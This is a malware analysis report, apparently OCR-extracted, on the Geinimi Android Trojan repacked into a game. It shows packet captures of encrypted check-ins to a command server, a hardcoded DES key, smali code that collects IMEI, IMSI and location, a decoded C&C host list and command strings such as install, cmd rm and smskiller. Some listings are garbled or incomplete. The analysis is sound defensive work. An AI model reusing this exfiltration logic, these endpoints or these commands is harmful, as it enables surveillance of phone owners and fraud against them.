[illegible] 192.168.5.131    117.135.134.185  TCP   qip-msgd > http-alt [ACK] Seq=540 Ack=1140 Win=[illegible] Len=0

Frame 12829: 349 bytes on wire (2792 bits), 349 bytes captured (2792 bits)
Ethernet II, Src: Vmware_[illegible], Dst: Vmware_[illegible]
Internet Protocol, Src: 192.168.5.131 (192.168.5.131), Dst: 117.135.134.185 (117.135.134.185)
Transmission Control Protocol, Src Port: qip-msgd (2463), Dst Port: http-alt (8080), Seq: 245, Ack: 1, Len: 295
[Reassembled TCP Segments (539 bytes): #12827(244), #12829(295)]
Hypertext Transfer Protocol
Line-based text data: application/x-www-form-urlencoded
    [truncated] params=[illegible]
[illegible]
```

Figure 7. *Encrypted HTTP Request to Command & Controll server (C&C)*

Behavior Analysis

System Analysis

The application was successfully installed on the android phone. The application starts as a `com.gamevil.bs2010`. Trojan is a part of main process `com.gamevil.bs2010`.

On further permission analysis it was not at all surprising that the infected application was able to access following information:

- Personal Information: able to read Browser's history and bookmarks, read contact data, write Browser's history and bookmarks, write contact data.
- Services that cost money: application is capable of making phone calls, send SMS messages
- Location Information: access to coarse (network-based) location, GPS based location

Listing 1. *Request PCAP Trojan to HTTP POST*


```
params=113a080016d3838bcf16802a537c11f575da7fa36b5cee41f2abfdd9d0e04c3b9aaf93bf06ed0490e670b4ab4bce6ec9a131f8d3
                    68d6a099325da2742677388e569a08f1ae2507d0f2abfdd9d0e04c3bf77f7339d5b56855b58a6e3c30c4f07b3f-
                    7c0347e2a498ab8619d53210630f7ec73056aebc1ae56e3fef18cbf35d11c14c372859361c628d98a8181c25e6b
                    9bd
```

Listing 2. *DES Key coded within the Trojan*

```
PTID=33080001&IMEI=000000000000000&sdkver=10.7&SALESID=0006&IMSI=310260000000000&longitude=0.0&latitude=0.0&DID=
                    2001&autosdkver=10.7&CPID=3308
```

Listing 3. *List of permissions requested by the legitimate application*

```
<uses-permission android:name="android.permission.VIBRATE" />
<uses-permission android:name="android.permission.READ_PHONE_STATE" />
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
<uses-permission android:name="android.permission.INTERNET" />
```



```
POST /getAdXml.do HTTP/1.1
User-Agent: Dalvik/1.4.0 (Linux; U; Android 2.3.1; sdk Build/GSI11)
Host: 117.135.134.185:8080
Connection: Keep-Alive
Content-Length: 295
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip

params=113a080016d3838bcf16802a537c11f575da7fa36b5cee41f2abfdd9d0e04c3b9aaf93bf06ed0490e670b4ab4bce6ec9a131f8d368d6a099325da2742677388e569a08f1
ae2507d0f2abfdd9d0e04c3bf77f7339d5b56855b58a6e3c30c4f07b3f7c0347e2a498ab8619d53210630f7ec73056aebc1ae56e3fef18cbf35d11c14c372859361c628d98a8181
c25e6b9bdHTTP/1.1 404 Not Found
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=utf-8
Content-Length: 988
Date: Mon, 24 Oct 2011 06:51:41 GMT
```

Figure 8. *Complete HTTP POST request, this looks legit*

- Access to messages: edit SMS or MMS, read SMS or MMS, receive SMS.
- Network Communication: access to full Internet Access via Mobile device, view network state.
- Storage Access: capable of modifying/deleting SD card contents
- Phone Calls: read phone state and identity.
- Hardware Controls: Control Vibrator Settings
- System Tools: Install shortcuts, kill background processes, set wallpaper

The Figure 3-6 demonstrates the service request that has been made from the system.

Network Analysis

Once Geinimi service is active, it sends active signals to C&C server. These signals are nothing but simple HTTP POST request these requests can be also be considered as Check-In requests. These requests are encrypted which makes it less conspicuous and seems like a legitimate traffic in the first go.

Following is the HTTP Request made by Trojan that was embedded within the application: Figure 7.

As seen in the PCAP Trojan sends HTTP POST request, which is encrypted: Listing 1.

We can further decrypt the data using the DES Key hard coded within the Trojan: Listing 2.

Static Code Analysis

As discussed earlier Geinimi is distributed inside repacked versions of various legitimate applications. The sample discussed in this report is gaming application named *Baseball Superstars 2010*.

Permissions

Following is the list of permissions requested by the legitimate application: Listing 3.

There are only four (4) permissions requested by the application. These are standard permission requests for most of android gaming applications. However, the infected application (application that is infected by Geinimi Trojan) requests for a bit more. The following is a list of permissions requested by Trojan: Listing 4.

The following permission metrics analyses the permission sets used by the legitimate application and the infected application (Table 1).

Further analyzing *AndroidManifest.xml* it seemed as if the default application *activity* was overwritten with a set of new *activity* that would enable the application to *launch* Geinimi Service as identified Listing 5.

The broadcast receiver answers to `android.intent.action.BOOT_COMPLETED` and `android.provider.Telephony.SMS_RECEIVED` action.

Table 1. *Permission Matrix*

Permission Sets	Baseball Superstars 2010	Geinimi Infected Application
Permission.VIBRATE	✓	✓
Permission.READ_PHONE_STATE	✓	✓
Permission.ACCESS_NETWORK_STATE	✓	✓
Permission.INTERNET	x	✓
Permission.INSTALL_SHORTCUT	x	✓
Permission.ACCESS_FINE_LOCATION	x	✓
Permission.CALL_PHONE	x	✓
Permission.MOUNT_UNMOUNT_FILESYSTEMS	x	✓
Permission.READ_CONTACTS	x	✓
Permission.READ_SMS	x	✓
Permission.SEND_SMS	x	✓
Permission.SET_WALLPAPER	x	✓
Permission.WRITE_CONTACTS	x	✓
Permission.WRITE_EXTERNAL_STORAGE	x	✓
Permission.READ_HISTORY_BOOKMARKS	x	✓
Permission.ACCESS_COARSE_LOCATION	x	✓
Permission.ACCESS_GPS	x	✓
Permission.RESTART_PACKAGES	x	✓
Permission.RECEIVE_SMS	x	✓
Permission.WRITE_SMS	x	✓

Listing 4. *List of permission requested by Trojan*

```
<uses-permission android:name="com.android.launcher.permission.INSTALL_SHORTCUT" />
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION" />
<uses-permission android:name="android.permission.CALL_PHONE" />
<uses-permission android:name="android.permission.MOUNT_UNMOUNT_FILESYSTEMS" />
<uses-permission android:name="android.permission.READ_CONTACTS" />
<uses-permission android:name="android.permission.READ_SMS" />
<uses-permission android:name="android.permission.SEND_SMS" />
<uses-permission android:name="android.permission.SET_WALLPAPER" />
<uses-permission android:name="android.permission.WRITE_CONTACTS" />
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
<uses-permission android:name="com.android.browser.permission.READ_HISTORY_BOOKMARKS" />
<uses-permission android:name="com.android.browser.permission.WRITE_HISTORY_BOOKMARKS" />
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION" />
<uses-permission android:name="android.permission.ACCESS_GPS" />
<uses-permission android:name="android.permission.ACCESS_LOCATION" />
<uses-permission android:name="android.permission.RESTART_PACKAGES" />
<uses-permission android:name="android.permission.RECEIVE_SMS" />
<uses-permission android:name="android.permission.WRITE_SMS" />
```

Listing 5. *Application activity*

```
- <activity android:theme="@android:style/Theme.Black.NoTitleBar.Fullscreen" android:label="Baseball Superstars™
                   2010" android:name=".BS2010Launcher" android:launchMode="singleInstance" android:screenOrien
                   tation="landscape" android:configChanges="keyboardHidden|orientation">
- <intent-filter>
<category android:name="android.intent.category.LAUNCHER" />
</intent-filter>
</activity>
- <receiver android:name="com.gamevil.bs2010.launcher.f">
- <intent-filter>
<action android:name="android.intent.action.BOOT_COMPLETED" />
<category android:name="android.intent.category.LAUNCHER" />
</intent-filter>
- <intent-filter android:priority="65535">
<action android:name="android.provider.Telephony.SMS_RECEIVED" />
</intent-filter>
</receiver>
<service android:name="com.gamevil.bs2010.launcher.c.AndroidIME" android:permission="android.permission.INTER-
                   NET" />
- <activity android:theme="@android:style/Theme.Black.NoTitleBar" android:label="Baseball Superstars™ 2010"
                   android:name="com.gamevil.bs2010.launcher.c.bwlatduj">
- <intent-filter>
<action android:name="android.intent.action.MAIN" />
<category android:name="android.intent.category.LAUNCHER" />
</intent-filter>
</activity>
```

Listing 6. *Code analysis*

```
new-instance v4, Ljava/net/Socket;

    #v4=(UninitRef);
    const-string v5, "127.0.0.1"


    sget-object v6, Lcom/gamevil/bs2010/launcher/h;-
                    >a:[I

    #v6=(Reference);
    aget v6, v6, v2

    #v6=(Integer);
    invoke-direct {v4, v5, v6}, Ljava/net/Socket;-
                    ><init>(Ljava/lang/String;I)V

    #v4=(Reference);
    sput-object v4, Lcom/gamevil/bs2010/launcher/h;-
                    >b:Ljava/net/Socket;

    invoke-virtual {v4}, Ljava/net/Socket;-
                    >getInputStream()Ljava/io/Input-
                    Stream;

    move-result-object v4

    sget-object v5, Lcom/gamevil/bs2010/launcher/h;-
                    >b:Ljava/net/Socket;

    invoke-virtual {v5}, Ljava/net/Socket;-
                    >getOutputStream()Ljava/io/Output-
                    Stream;

    move-result-object v5

    const-string v6, "hi,are you online?"

    #v6=(Reference);
    invoke-virtual {v6}, Ljava/lang/String;-
                    >getBytes()[B

    move-result-object v6

    invoke-virtual {v5, v6}, Ljava/io/OutputStream;-
                    >write([B)V

    new-instance v6, Ljava/util/Timer;

    #v6=(UninitRef);
    invoke-direct {v6}, Ljava/util/Timer;-><init>()V

    #v6=(Reference);
```

```
new-instance v7, Lcom/gamevil/bs2010/launcher/u;

#v7=(UninitRef);
invoke-direct {v7}, Lcom/gamevil/bs2010/launcher/
                u;-><init>()V

#v7=(Reference);
const-wide/16 v8, 0x1388

#v8=(LongLo);v9=(LongHi);
invoke-virtual {v6, v7, v8, v9}, Ljava/util/
                Timer;->schedule(Ljava/util/
                TimerTask;J)V

const/16 v7, 0x100

#v7=(PosShort);
new-array v7, v7, [B

#v7=(Reference);
invoke-virtual {v4, v7}, Ljava/io/InputStream;-
                >read([B)I

move-result v8

#v8=(Integer);
new-instance v9, Ljava/lang/String;

#v9=(UninitRef);
const/4 v10, 0x0

#v10=(Null);
invoke-direct {v9, v7, v10, v8}, Ljava/lang/
                String;-><init>([BII)V

#v9=(Reference);
const-string v7, "yes,I\'m online!"

invoke-virtual {v9, v7}, Ljava/lang/String;-
                >equals(Ljava/lang/Object;)Z

move-result v7
```

Further, the Geinimi service creates a thread to manage socket using a challenge and response. Based on the code analysis it was observed that the challenge-response is pretty much the standard one. The challenge string used in here is *hi, are you online?* and the response to this would be *yes, I\'m online!*.This is identified in the Listing 6.

As seen in the code above, the socket listens and waits for a challenge *hi, are you online?* and then it responds with *yes, I\'m online!*.The socket is managed by a timer to terminate a connection as seen in the Listing 7.

Once Geinimi service is active, it sends a host (in this case an infected Android Device) information to the C&C server. The communication between the C&C server and the Geinimi Agent is encrypted and seems to be a legitimate HTTP POST request. This makes the communication look less conspicuous, as shown in the network packet capture below: Figure 8.

The communication was encrypted using DES and a key. The key is hardcoded within the Trojan. Hence, it was possible for us to decode the communication that was as follows: Listing 8.

The C&C server can easily identify each infected device using parameters such as PTID, IMEI and CPID. Since the Trojan was executed on an emulator the IMEI would be the same through out. However, if this were to be executed on an Android device (mobile or tablets) the IMEI would be unique. The longitude and latitude is used to track the location of the device and thus user. The SDKVER and AUTOSDKVER are used to identify the current

Listing 7. *Managing socket by a timer to terminate a connection*

```
new-instance v6, Ljava/util/Timer;

    #v6=(UninitRef);
    invoke-direct {v6}, Ljava/util/Timer;-><init>()V

    #v6=(Reference);
    new-instance v7, Lcom/gamevil/bs2010/launcher/u;

    #v7=(UninitRef);
    invoke-direct {v7}, Lcom/gamevil/bs2010/launcher/
                u;-><init>()V

    #v7=(Reference);
    const-wide/16 v8, 0x1388

    #v8=(LongLo);v9=(LongHi);
    invoke-virtual {v6, v7, v8, v9}, Ljava/util/
                Timer;->schedule(Ljava/util/
                TimerTask;J)V

    const/16 v7, 0x100

    #v7=(PosShort);
    new-array v7, v7, [B

    #v7=(Reference);
    invoke-virtual {v4, v7}, Ljava/io/InputStream;-
                >read([B)I

    move-result v8
#v8=(Integer);
    new-instance v9, Ljava/lang/String;

    #v9=(UninitRef);
const/4 v10, 0x0

    #v10=(Null);
    invoke-direct {v9, v7, v10, v8}, Ljava/lang/
                String;-><init>([BII)V

    #v9=(Reference);
    const-string v7, "yes,I\'m online!"

    invoke-virtual {v9, v7}, Ljava/lang/String;-
                >equals(Ljava/lang/Object;)Z

    move-result v7

    #v7=(Boolean);
    if-eqz v7, :cond_3

    invoke-virtual {v6}, Ljava/util/Timer;->cancel()V
```

Listing 8. *Decoding the communication*

```
PTID=33080001&IMEI=000000000000000&sdkver=10.7&SALESID
                =0006&IMSI=310260000000000&longitu
                de=0.0&latitude=0.0&DID=2001&autos
                dkver=10.7&CPID=3308
```

Listing 9. *Capturing CPID information*

```
const-string v4, "cpid"

    #v4=(Reference);
    invoke-virtual {v5, v4}, Ljava/lang/String;-
                >endsWith(Ljava/lang/String;)Z

    move-result v4

    #v4=(Boolean);
    if-eqz v4, :cond_5

    new-instance v0, Ljava/lang/StringBuilder;

    #v0=(UninitRef);
    invoke-direct {v0}, Ljava/lang/StringBuilder;-
                ><init>()V

    #v0=(Reference);
    invoke-virtual {v0, v3}, Ljava/lang/
                StringBuilder;->append(Ljava/lang/
                String;)Ljava/lang/StringBuilder;

    move-result-object v0

    invoke-static {}, Lcom/gamevil/bs2010/launcher/e/
                k;->b()Ljava/lang/String;

    move-result-object v3

    invoke-virtual {v0, v3}, Ljava/lang/String-
                Builder;-

    move-result-object v0

    invoke-virtual {v0, v2}, Ljava/lang/
                StringBuilder;->append(Ljava/lang/
                String;)Ljava/lang/StringBuilder;

    move-result-object v0

    invoke-virtual {v0}, Ljava/lang/StringBuilder;-
                >toString()Ljava/lang/String;

    move-result-object v0

    goto :goto_2

    :cond_4
    #v1=(Integer);v2=(Uninit);v4=(Uninit);v5=(Uninit);
    move v1, v6

    #v1=(Null);
goto :goto_2

:cond_5
#v1=(Boolean);v2=(Reference);v4=(Boolean);v5=(Ref
                erence);
const-string v4, "ptid"

#v4=(Reference);
invoke-virtual {v5, v4}, Ljava/lang/String;-
                >endsWith(Ljava/lang/String;)Z

move-result v4

#v4=(Boolean);
if-eqz v4, :cond_6

new-instance v0, Ljava/lang/StringBuilder;

#v0=(UninitRef);
invoke-direct {v0}, Ljava/lang/StringBuilder;-
                ><init>()V

#v0=(Reference);
invoke-virtual {v0, v3}, Ljava/lang/
                StringBuilder;->append(Ljava/lang/
                String;)Ljava/lang/StringBuilder;

move-result-object v0

invoke-static {}, Lcom/gamevil/bs2010/launcher/e/
                k;->c()Ljava/lang/String;

move-result-object v3

invoke-virtual {v0, v3}, Ljava/lang/
                StringBuilder;->append(Ljava/lang/
                String;)Ljava/lang/StringBuilder;


invoke-virtual {v0, v2}, Ljava/lang/
                StringBuilder;->append(Ljava/lang/
                String;)Ljava/lang/StringBuilder;

move-result-object v0

invoke-virtual {v0}, Ljava/lang/StringBuilder;-
                >toString()Ljava/lang/String;

move-result-object v0

goto :goto_2
```

Listing 10. *Capturing PTID information*

```
const-string v4, "ptid"

    #v4=(Reference);
    invoke-virtual {v5, v4}, Ljava/lang/String;-
                >endsWith(Ljava/lang/String;)Z

    move-result v4
```

Listing 11. *Capturing IMEI information of the Android Device*

```
const-string v4, "imei"

    #v4=(Reference);
    invoke-virtual {v5, v4}, Ljava/lang/String;-
                >endsWith(Ljava/lang/String;)Z

    move-result v4

    #v4=(Boolean);
    if-eqz v4, :cond_7

    new-instance v0, Ljava/lang/StringBuilder;

    #v0=(UninitRef);
    invoke-direct {v0}, Ljava/lang/StringBuilder;-
                ><init>()V

    #v0=(Reference);
    invoke-virtual {v0, v3}, Ljava/lang/
                StringBuilder;->append(Ljava/lang/
                String;)Ljava/lang/StringBuilder;

    move-result-object v0

    sget-object v3, Lcom/gamevil/bs2010/launcher/e/k;-
                >h:Ljava/lang/String;

    invoke-virtual {v0, v3}, Ljava/lang/
                StringBuilder;->append(Ljava/lang/
                String;)Ljava/lang/StringBuilder;

    move-result-object v0



    move-result-object v0

    invoke-virtual {v0}, Ljava/lang/StringBuilder;-
                >toString()Ljava/lang/String;

    move-result-object v0

    goto/16 :goto_2
```

Listing 12. *Capturing IMSI information*

```
const-string v4, "imsi"

    #v4=(Reference);
    invoke-virtual {v5, v4}, Ljava/lang/String;-
                >endsWith(Ljava/lang/String;)Z

    move-result v4

    #v4=(Boolean);
    if-eqz v4, :cond_8

    new-instance v0, Ljava/lang/StringBuilder;

    #v0=(UninitRef);
    invoke-direct {v0}, Ljava/lang/StringBuilder;-
                ><init>()V

    #v0=(Reference);
    invoke-virtual {v0, v3}, Ljava/lang/
                StringBuilder;->append(Ljava/lang/
                String;)Ljava/lang/StringBuilder;

    move-result-object v0

    sget-object v3, Lcom/gamevil/bs2010/launcher/e/k;-
                >u:Ljava/lang/String;

    invoke-virtual {v0, v3}, Ljava/lang/
                StringBuilder;->append(Ljava/lang/
                String;)Ljava/lang/StringBuilder;

    move-result-object v0

    invoke-virtual {v0, v2}, Ljava/lang/
                StringBuilder;->append(Ljava/lang/
                String;)Ljava/lang/StringBuilder;

    move-result-object v0

    invoke-virtual {v0}, Ljava/lang/StringBuilder;-
                >toString()Ljava/lang/String;

    move-result-object v0

    goto/16 :goto_2
```

Listing 13. *Capturing SALESID*

```
const-string v4, "salesid"

    #v4=(Reference);
    invoke-virtual {v5, v4}, Ljava/lang/String;-
                    >endsWith(Ljava/lang/String;)Z

    move-result v4

    #v4=(Boolean);
    if-eqz v4, :cond_9

    new-instance v0, Ljava/lang/StringBuilder;

    #v0=(UninitRef);
    invoke-direct {v0}, Ljava/lang/StringBuilder;-
                    ><init>()V

    #v0=(Reference);
    invoke-virtual {v0, v3}, Ljava/lang/
                    StringBuilder;->append(Ljava/lang/
                    String;)Ljava/lang/StringBuilder;

    move-result-object v0

    invoke-static {}, Lcom/gamevil/bs2010/launcher/e/
                    k;->d()Ljava/lang/String;

    move-result-object v3

    invoke-virtual {v0, v3}, Ljava/lang/
                    StringBuilder;->append(Ljava/lang/
                    String;)Ljava/lang/StringBuilder;

    move-result-object v0

    invoke-virtual {v0, v2}, Ljava/lang/
                    StringBuilder;->append(Ljava/lang/
                    String;)Ljava/lang/StringBuilder;

    move-result-object v0

    invoke-virtual {v0}, Ljava/lang/StringBuilder;-
                    >toString()Ljava/lang/String;

    move-result-object v0

    goto/16 :goto_2
```

Listing 14. *Capturing DID information*

```
const-string v4, "did"

    #v4=(Reference);
    invoke-virtual {v5, v4}, Ljava/lang/String;-
                    >endsWith(Ljava/lang/String;)Z

    move-result v4


    if-eqz v4, :cond_a

    new-instance v0, Ljava/lang/StringBuilder;

    #v0=(UninitRef);
    invoke-direct {v0}, Ljava/lang/StringBuilder;-
                    ><init>()V

    #v0=(Reference);
    invoke-virtual {v0, v3}, Ljava/lang/
                    StringBuilder;->append(Ljava/lang/
                    String;)Ljava/lang/StringBuilder;

    move-result-object v0

    invoke-static {}, Lcom/gamevil/bs2010/launcher/e/
                    k;->e()Ljava/lang/String;

    move-result-object v3

    invoke-virtual {v0, v3}, Ljava/lang/
                    StringBuilder;->append(Ljava/lang/
                    String;)Ljava/lang/StringBuilder;

    move-result-object v0

    invoke-virtual {v0, v2}, Ljava/lang/
                    StringBuilder;->append(Ljava/lang/
                    String;)Ljava/lang/StringBuilder;

    move-result-object v0

    invoke-virtual {v0}, Ljava/lang/StringBuilder;-
                    >toString()Ljava/lang/String;

    move-result-object v0

    goto/16 :goto_2
```

Listing 15. *Incorporating the SDK version into the request by SDKVER*

```
const-string v4, "sdkver"

    #v4=(Reference);
    invoke-virtual {v5, v4}, Ljava/lang/String;-
                >equals(Ljava/lang/Object;)Z

    move-result v4

    #v4=(Boolean);
    if-eqz v4, :cond_b

    new-instance v0, Ljava/lang/StringBuilder;

    #v0=(UninitRef);
    invoke-direct {v0}, Ljava/lang/StringBuilder;-
                ><init>()V

    #v0=(Reference);


    move-result-object v0

    invoke-static {}, Lcom/gamevil/bs2010/launcher/e/
                k;->f()Ljava/lang/String;

    move-result-object v3

    invoke-virtual {v0, v3}, Ljava/lang/
                StringBuilder;->append(Ljava/lang/
                String;)Ljava/lang/StringBuilder;

    move-result-object v0

    invoke-virtual {v0, v2}, Ljava/lang/
                StringBuilder;->append(Ljava/lang/
                String;)Ljava/lang/StringBuilder;

    move-result-object v0

    invoke-virtual {v0}, Ljava/lang/StringBuilder;-
                >toString()Ljava/lang/String;

    move-result-object v0

    goto/16 :goto_2
```

Listing 16. *Auto SDK version*

```
const-string v4, "autosdkver"

    #v4=(Reference);
    invoke-virtual {v5, v4}, Ljava/lang/String;-
                >equals(Ljava/lang/Object;)Z

    move-result v4

    #v4=(Boolean);
    if-eqz v4, :cond_c

    new-instance v0, Ljava/lang/StringBuilder;

    #v0=(UninitRef);
    invoke-direct {v0}, Ljava/lang/StringBuilder;-
                ><init>()V

    #v0=(Reference);
    invoke-virtual {v0, v3}, Ljava/lang/
                StringBuilder;->append(Ljava/lang/
                String;)Ljava/lang/StringBuilder;

    move-result-object v0

    invoke-static {}, Lcom/gamevil/bs2010/launcher/e/
                k;->g()Ljava/lang/String;

    move-result-object v3


    move-result-object v0

    invoke-virtual {v0, v2}, Ljava/lang/
                StringBuilder;->append(Ljava/lang/
                String;)Ljava/lang/StringBuilder;

    move-result-object v0

    invoke-virtual {v0}, Ljava/lang/StringBuilder;-
                >toString()Ljava/lang/String;

    move-result-object v0

    goto/16 :goto_2
```

Listing 17a. *Encrypting information by DES Key*

```
.method static constructor <clinit>()V
    .locals 7

    const/4 v6, 0x2

    #v6=(PosByte);
    const/4 v5, 0x1

    #v5=(One);
    const/4 v4, 0x0

    #v4=(Null);
    const/4 v3, 0x0

    #v3=(Null);
    new-array v0, v6, [[Ljava/lang/String;

    #v0=(Reference);
    new-array v1, v6, [Ljava/lang/String;

    #v1=(Reference);
    const-string v2, "@question@"

    #v2=(Reference);
    aput-object v2, v1, v4

    const-string v2, "?"

    aput-object v2, v1, v5

    aput-object v1, v0, v4

    new-array v1, v6, [Ljava/lang/String;

    aput-object v2, v1, v4

    const-string v2, "&"

    aput-object v2, v1, v5

    aput-object v1, v0, v5

    sput-object v0, Lcom/gamevil/bs2010/launcher/e/k;-
                >a:[[Ljava/lang/String;

    const/16 v0, 0x8

    #v0=(PosByte);
    new-array v0, v0, [B

    #v0=(Reference);
    fill-array-data v0, :array_0

    sput-object v0, Lcom/gamevil/bs2010/launcher/e/k;->b:[B

    invoke-static {}, Landroid/os/Environment;-
                >getExternalStorageDirectory()Ljava/
                io/File;

    move-result-object v0

    invoke-virtual {v0}, Ljava/io/File;-
                >getAbsolutePath()Ljava/lang/String;

    move-result-object v0

    sput-object v0, Lcom/gamevil/bs2010/launcher/e/k;-
                >c:Ljava/lang/String;

    sput-object v0, Lcom/gamevil/bs2010/launcher/e/k;-
                >d:Ljava/lang/String;

    sget-object v0, Lcom/gamevil/bs2010/launcher/e/k;-
                >c:Ljava/lang/String;

    sput-object v0, Lcom/gamevil/bs2010/launcher/e/k;-
                >e:Ljava/lang/String;

    sget-object v0, Lcom/gamevil/bs2010/launcher/e/k;-
                >c:Ljava/lang/String;

    sput-object v0, Lcom/gamevil/bs2010/launcher/e/k;-
                >f:Ljava/lang/String;

    sget-object v0, Lcom/gamevil/bs2010/launcher/e/k;-
                >c:Ljava/lang/String;

    sput-object v0, Lcom/gamevil/bs2010/launcher/e/k;-
                >g:Ljava/lang/String;

    sput-object v3, Lcom/gamevil/bs2010/launcher/e/k;-
                >h:Ljava/lang/String;

    sput-object v3, Lcom/gamevil/bs2010/launcher/e/k;-
                >i:Ljava/lang/String;

    sput-object v3, Lcom/gamevil/bs2010/launcher/e/k;-
                >j:Ljava/lang/String;

    sput-object v3, Lcom/gamevil/bs2010/launcher/e/k;-
                >l:Ljava/lang/String;

    sput-object v3, Lcom/gamevil/bs2010/launcher/e/k;-
                >m:Ljava/lang/String;
```

Listing 17b. *Encrypting information by DES Key*

```
    sput-object v3, Lcom/gamevil/bs2010/launcher/e/k;-
                >n:Ljava/lang/String;

    sput-object v3, Lcom/gamevil/bs2010/launcher/e/k;-
                >o:Ljava/lang/String;

    sput-object v3, Lcom/gamevil/bs2010/launcher/e/k;-
                >p:Ljava/lang/String;

    sput-object v3, Lcom/gamevil/bs2010/launcher/e/k;-
                >q:Ljava/lang/String;

    sput-object v3, Lcom/gamevil/bs2010/launcher/e/k;-
                >r:Ljava/lang/String;

    sput-object v3, Lcom/gamevil/bs2010/launcher/e/k;-
                >s:Ljava/lang/String;

    sput-object v3, Lcom/gamevil/bs2010/launcher/e/k;-
                >t:Ljava/lang/String;

    sput-object v3, Lcom/gamevil/bs2010/launcher/e/k;-
                >u:Ljava/lang/String;

    sput-object v3, Lcom/gamevil/bs2010/launcher/e/k;-
                >v:Ljava/lang/String;

    sput-object v3, Lcom/gamevil/bs2010/launcher/e/k;-
                >w:Ljava/lang/String;

    sput-object v3, Lcom/gamevil/bs2010/launcher/e/k;-
                >x:Ljava/lang/String;

    sput-object v3, Lcom/gamevil/bs2010/launcher/e/k;-
                >y:Ljava/lang/String;

    sput-object v3, Lcom/gamevil/bs2010/launcher/e/k;-
                >z:Ljava/lang/String;

    sput-object v3, Lcom/gamevil/bs2010/launcher/e/k;-
                >A:Ljava/lang/String;

    sput-object v3, Lcom/gamevil/bs2010/launcher/e/k;-
                >B:Ljava/lang/String;

    sput-object v3, Lcom/gamevil/bs2010/launcher/e/k;-
                >C:Ljava/lang/String;

    sput-object v3, Lcom/gamevil/bs2010/launcher/e/k;-
                >D:Ljava/lang/String;

    sput-object v3, Lcom/gamevil/bs2010/launcher/e/k;-
                >E:Ljava/lang/String;

    sput-object v3, Lcom/gamevil/bs2010/launcher/e/k;-
                >F:Ljava/lang/String;

    sput-object v3, Lcom/gamevil/bs2010/launcher/e/k;-
                >G:Ljava/lang/String;

    sput-object v3, Lcom/gamevil/bs2010/launcher/e/k;-
                >H:Ljava/lang/String;

    sput-object v3, Lcom/gamevil/bs2010/launcher/e/k;-
                >I:Ljava/lang/String;

    sput-object v3, Lcom/gamevil/bs2010/launcher/e/k;-
                >J:Ljava/lang/String;

    sput-object v3, Lcom/gamevil/bs2010/launcher/e/k;-
                >L:Ljava/lang/String;

    sput-object v3, Lcom/gamevil/bs2010/launcher/e/k;-
                >M:Landroid/content/Context;

    sput-object v3, Lcom/gamevil/bs2010/launcher/e/k;-
                >N:[Ljava/lang/String;

    sput v4, Lcom/gamevil/bs2010/launcher/e/k;->O:I

    sput-boolean v4, Lcom/gamevil/bs2010/launcher/e/
                k;->P:Z

    sput-object v3, Lcom/gamevil/bs2010/launcher/e/k;-
                >Q:Ljava/util/Vector;

    sput-object v3, Lcom/gamevil/bs2010/launcher/e/k;-
                >R:Ljava/util/Vector;

    return-void

    :array_0
    .array-data 0x1
        0x1t
        0x2t
        0x3t
        0x4t
        0x5t
        0x6t
        0x7t
        0x8t
    .end array-data
.end method
```

Listing 18. *Decoding server list*

```
1. www.widifu.com:8080;
2. www.udaore.com:8080;
3. www.frijd.com:8080;
4. www.islpast.com:8080;
5. www.piajesj.com:8080;
6. www.qoewsl.com:8080;
7. www.weolir.com:8080;
8. www.uisoa.com:8080;
9. www.riusdu.com:8080;
10. www.aiucr.com:8080;
11. 117.135.134.185:8080
```

Listing 19a. *Commanding sets used by Trojan for further descryption*

```

debug_internel
debug_outer
_value@
http://180.168.68.34:8080/android/getAdXml.do
contactlist

deviceinfo
location
sms
register
call
PostUrl
TicketerText
TitleText
ContextText
ShowMode
call://
email://
map://
sms://
search://
install://
shortcut://
contact://
wallpaper://
bookmark://
http://
toast://
startapp://
.zip
tel://
smsto:
geo:
CmdID
AdID
I
D
content://sms/inbox
content://sms/sent
com.android.launcher.action.INSTALL_SHORTCUT
method=post&IMEI=
&IMSI=
&AdID=
&CPID=
&PTID=
&SALESID=
&msgType=
imei=
&imsi=
&sms=
&type=send
&latitude=
&longitude=
&type=receive
&phone=
&MODEL=%s&BOARD=%s&BRAND=%s&CPU_ABI=%s&DEVICE=%s&DISPL
                    AY=%s&FINGERPRINT=%s&HOST=%s&ID=%s
                    &MANUFACTURER=%s&PRODUCT=
suggestsms://
silentsms://
method=postlink&IMEI=
&FeatureTag=
text://
method=show&IMEI=
suggestsms
skiptime
changefrequency
&DID=
&sdkver=
&autosdkver=
IMEI
IMSI
CPID
PTID
SALESID
DID
sdkver
autosdkver
latitude
longitude
???????nim?????tom?????????ybo
&applist=
applist
updatehost
www.widifu.com:8080;www.udaore.com:8080;www.frijd.
                    com:8080;www.islpast.com:8080;www.
                    piajesj.com:8080;www.qoewsl.
                    com:8080;www.weolir.com:8080;www.
                    uisoa.com:8080;www.
```

Listing 19a. *Commanding sets used by Trojan for further descryption*

```
riusdu.com:8080;www.aiucr.
                    com:8080;117.135.134.185:8080
install
uninstall
showurl
cmd cp
cmd pm
cmd rm
/data/
shell
cmd
kill
start
android.provider.Telephony.SMS_RECEIVED
@@smskey(
@@kill@(
smskiller
content://sms/conversations/
```

